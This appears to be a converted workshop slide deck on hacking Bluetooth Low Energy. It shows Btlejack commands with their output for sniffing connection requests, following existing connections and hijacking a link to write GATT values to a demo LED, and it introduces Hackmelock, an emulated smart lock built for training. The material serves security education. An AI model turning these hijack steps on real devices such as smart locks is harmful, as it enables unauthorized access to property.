nRF sniffer

Btlejack – catch any connreq (adv channels)

```
root@kali:~# btlejack -c any -d /dev/ttyUSB0
BtleJack version 1.1

[i] Detected sniffers:
> Sniffer #0: version 1.2
LL Data: 05 22 fa 53 22 37 fd 4f a5 9a 9a 65 7c d1 c1 f1 4d 8e 34 91 53 02 01 00
24 00 00 00 f4 01 ff ff ff ff 1f 05
[i] Got CONNECT_REQ packet from 4f:fd:37:22:53:fa to d1:7c:65:9a:9a:a5
|-- Access Address: 0x8e4df1c1
|-- CRC Init value: 0x539134
|-- Hop interval: 36
|-- Hop increment: 5
|-- Channel Map: 1fffffffff
|-- Timeout: 5000 ms

LL Data: 03 09 08 ff 05 00 00 00 00 00 00
LL Data: 03 09 08 ff 05 00 00 00 00 00 00
```

Filter specific device MAC

```
root@kali:~# btlejack -c d1:7c:65:9a:9a:a5 -d /dev/ttyUSB0  
BtleJack version 1.2
```

```
[i] Detected sniffers:  
> Sniffer #0: version 1.2
```


Save output to pcap (Wireshark)


```
root@kali:~# btlejack -c any -d /dev/ttyUSB0 -x nordic -o out.pcap
```



pcap format (nordic, ll_hdr, pcap)

Multiple Btlejack devices

```
root@kali:~# btlejack -c d1:7c:65:9a:9a:a5 -d /dev/ttyUSB0  
-d /dev/ttyUSB1 -d /dev/ttyUSB2
```



Devices will work in parallel, better chances to catch packets

Catch existing connections

```
root@kali:~# btlejack -s -d /dev/ttyUSB0
```

```
BtleJack version 1.1
```

```
[i] Enumerating existing connections ...
```

```
[ - 55 dBm] 0x1816aa34 | pkts: 1
```

```
[ - 55 dBm] 0x1816aa34 | pkts: 2
```

```
[ - 55 dBm] 0x1816aa34 | pkts: 3
```



After connection is established, it is determined in RF by „access address” (connection id)

Follow specific connection

```
btlejack -f <access address>
```

```
root@kali:~# btlejack -s -d /dev/ttyUSB0
BtleJack version 1.1

[i] Enumerating existing connections ...
[ - 48 dBm] 0x9edbd4ca | pkts: 1

^C[i] Quitting
root@kali:~# btlejack -f 0x9edbd4ca -d /dev/ttyUSB0
BtleJack version 1.1

[i] Detected sniffers:
> Sniffer #0: fw version 1.2

[i] Synchronizing with connection 0x9edbd4ca ...
✓ CRCInit = 0x002310
✓ Channel Map = 0x1f03ffffff
✓ Hop interval = 36
✓ Hop increment = 6
[i] Synchronized, packet capture in progress ...
LL Data: 0f 08 01 ff ff 07 00 1e a9 10
LL Data: 03 08 01 ff ff 0f 00 1f 0b 11
LL Data: 0f 08 01 ff ff 1f 80 1f 79 11
LL Data: 03 08 01 ff ff 3f c0 1f e1 11
```


Example data captured (LED on)

```
LL Data: 02 07 03 00 04 00 0a 27 00
LL Data: 0a 06 02 00 04 00 0b 00
LL Data: 0f 08 01 ff ff 3f 80 1f a9 1f
LL Data: 02 08 04 00 04 00 12 27 00 01
LL Data: 0a 05 01 00 04 00 13
LL Data: 02 07 03 00 04 00 0a 27 00
LL Data: 0a 06 02 00 04 00 0b 01
```

Read value of 0x27

Value 00

Write 01 to 0x27

Read again value of 0x27

Value 01

Hijack the connection

```
root@kali:~# btlejack -f 0x9edbd4ca -t -d /dev/ttyUSB0
(...)
[i] Synchronized, hijacking in progress ...
[i] Connection successfully hijacked, it is all yours \o/
btlejack> write <value handle> <data format> <data>
        write 0x25 hex 01
```



Turn on the LED

SEE ALSO

Hackmelock



HACKMELOCK

smartlockpicking.com/hackmelock

Open-source

<https://smartlockpicking.com/hackmelock>

Sources:

<https://github.com/smartlockpicking/hackmelock-device/>

<https://github.com/smartlockpicking/hackmelock-android/>

Requirements – emulator script

Hackmelock is written using node.js bleno library (and additional libs: colors, async). It is already installed on your Raspberry.

Installing on other systems: `npm install hackmelock`.

It was tested on Linux (Kali, Raspberry Pi, ...), should run also on Mac, probably Windows.

Bleno installation and requirements:

<https://github.com/sandeepmistry/bleno>

Install (already in your Kali)

Emulated device:

```
$ npm install hackmelock
```

Android app:



Bluetooth Smart Hackmelock

Smart Lockpicking Education

 PEGI 3

 You don't have any devices

 Add to wishlist




<https://play.google.com/store/apps/details?id=com.smartlockpicking.hackmelock>

Run emulator

```
$ cd node_modules/hackme1ock/  
$ node peripheral  
advertising...
```


In configuration mode, it advertises iBeacon

Major/Minor=1



The screenshot shows a mobile application interface for scanning Bluetooth devices. At the top, there is a blue header with a menu icon, the title "Devices", and "STOP SCANNING" with a three-dot menu icon. Below the header, there are three tabs: "SCANNER" (selected), "BONDED", and "ADVERTISER". A dropdown menu shows "No filter". The main content area displays a single device entry for an iBeacon. The entry includes a blue circular icon with a signal symbol, the name "N/A (iBeacon)", a "CONNECT" button with a three-dot menu, and the MAC address "D0:39:72:B7:AD:88". Below the MAC address, it says "NOT BONDED", signal strength "-37 dBm", and latency "↔ 22 ms". Further details include "Type: UNKNOWN", "Flags: GeneralDiscoverable, BrEdrNotSupported", and a section for "Beacon data" containing: "Company: Apple, Inc. <0x004C>", "Type: Beacon <0x02>", "Length of data: 21 bytes", "UUID: 6834636b-6d33-4c30-634b-38454163304e", "Major: 1", "Minor: 1", and "RSSI at 1m: -59 dBm". At the bottom right of the device entry, there are three buttons: "CLONE", "RAW", and "MORE".

Bluetooth status icons and time 23:22 are visible in the top right corner of the app.

Devices STOP SCANNING

SCANNER BONDED ADVERTISER

No filter

N/A (iBeacon) **CONNECT**

D0:39:72:B7:AD:88

NOT BONDED -37 dBm ↔ 22 ms

Type: UNKNOWN

Flags: GeneralDiscoverable, BrEdrNotSupported

Beacon data:

Company: Apple, Inc. <0x004C>

Type: Beacon <0x02>

Length of data: 21 bytes

UUID: 6834636b-6d33-4c30-634b-38454163304e





Major: 1

Minor: 1

RSSI at 1m: -59 dBm

CLONE RAW MORE



Pairing



After pairing emulator stores config.txt

```
$ node peripheral.js
advertising...
Client 4a:00:e9:88:16:63 connected!
Status read request:
  Initialization mode!
initializing... 0 531ce397
initializing... 1 325d18fe1481151073dc4d4a
initializing... 2 7ca71db0196bda712131dc57
(...)
Config loaded - iBeaconMajor: 21276 iBeaconMinor: 58263
```

Sharing access



See also

Hacking bluetooth smart locks (my Brucon workshop slides):

https://smartlockpicking.com/slides/BruCON0x09_2017_Hacking_Bluetooth_Smart_locks.pdf

BLE CTF (esp32)

<http://www.hackgnar.com/2018/06/learning-bluetooth-hackery-with-ble-ctf.html>

BLEMystique (esp32)

<https://github.com/pentesteracademy/blemystique>

Want to learn more?

Trainings
Tutorials
Events
...



<https://www.smartlockpicking.com>